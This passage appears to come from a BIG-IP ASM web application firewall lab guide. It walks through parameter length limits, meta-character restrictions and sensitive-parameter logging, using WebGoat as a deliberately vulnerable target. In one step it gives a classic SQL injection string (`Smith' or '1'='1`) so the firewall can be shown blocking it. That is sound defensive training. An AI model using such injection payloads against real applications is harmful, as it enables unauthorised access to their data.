


10. Navigate to **Security -> Event Logs -> Application -> Requests** and find the most recent illegal request (or search by the support id on the block page).



The request log indicates that the username value was 9 characters but we only allow 8 characters in that parameter so the request was blocked.

11. Click **Accept Request** to declare the request legitimate. This will automatically modify the parameter's attributes to allow values of that length from then on. You have to be careful with this feature since you could inadvertently loosen the security policy too much.
12. Return to **Security -> Application Security -> Parameters -> Parameters List** and click on the **username** parameter to see what's been changed.




You'll notice that the length has been set back to 10 characters automatically.

13. Click **Apply Policy** if required.

Task 4 - Using Parameter-Based Protections to Thwart Attacks


So you may be wondering why it is that limiting the user's ability to enter data into a given parameter is useful. The truth is that a good portion of application vulnerabilities (like SQL injection and Cross Site Scripting) stem from the application's failure to properly validate or sanitize input. In this lab we'll show you how this functionality can help prevent a SQL injection attack.

1. Log back into WebGoat at `http://10.1.10.145/WebGoat/login`
2. Choose **Injection Flaws -> SQL Injection** from the menu on the left then chose page 7 from the top.
3. In the **Account Name** field, enter `Smith' or '1'='1` and click **Get Account Info** (Repeat twice). The attack should be successful:




Note: The attack was not immediately blocked because we placed Attack Signatures in staging mode when we created the policy.

4. The parameter name for this field is **account**. Return to **Security -> Application Security -> Parameters -> Parameters List** and open the parameter.
5. Click on the **Value Meta Characters** tab. You should see in the box to the right that ASM has already blocked the single quote (0x27) character globally by default. You can also manually disallow (or allow) characters that should/should not be relevant to that parameter by using the << button and moving them over from the box on the right.




6. Uncheck **Perform Staging** and click **Update**, then click **Apply Policy**



Note: The character set defaults can be viewed or changed in **Security -> Application Security-> Parameters -> Character Sets -> Parameter Value** but are generally considered to be sane defaults for most applications. In the event that an override is necessary, it's best to do so at the parameter level when possible.


7. Run your attack one more time. It should now be unsuccessful.
8. Return to **Security -> Event Logs -> Application -> Requests**. You should now see that the attack was blocked for both **Illegal Parameter Value Length** and **Illegal Meta Character in Value**. Click on each of these items for more detail. You'll also notice that attack signatures were detected, but if you click on that heading you'll note that they are still in staging. Once all of these items are out of staging

we would have been covered by protections at both the parameter and signature level for this field.




Task 5 - Sensitive Parameters

You may have noticed throughout the course of this section that the password field in the ASM Requests log is always obfuscated (like below). Lets explore why that is.



1. Navigate to **Security -> Application Security -> Parameters -> Parameters List** and click on the **password** parameter. You'll note that the **Sensitive Parameter** box is checked. This feature allows you to ensure that sensitive data (like passwords) are not stored in the logs. In this case ASM has automatically detected that this is a password field and obfuscated it for us. This feature can, however, be applied to any parameter in the list.



2. As a bonus step, try marking the username field as a sensitive parameter. When you're done, log out of WebGoat and log back in, then review the Requests log to test it.

Task 6 - Lab Cleanup

1. Let's cleanup and prepare for the next module by deleting the lab4 policy we've been using.
2. Navigate to **Security -> Application Security -> Security Policies**.
3. Select lab4 and click **Delete**.

This concludes module 1.

5.3 Module 2: Beyond Signatures and Positive Security

Expected time to complete: **1 hours**


This introductory class covers the following topics:

5.3.1 Lab 2.1: User Session Tracking

In this exercise we'll explore the session tracking capabilities present in BIG-IP ASM. BIG-IP ASM not only has the capability to gather user identity details from login pages and APM, but can also generate a unique device-id for each connected client. We'll explore both below.

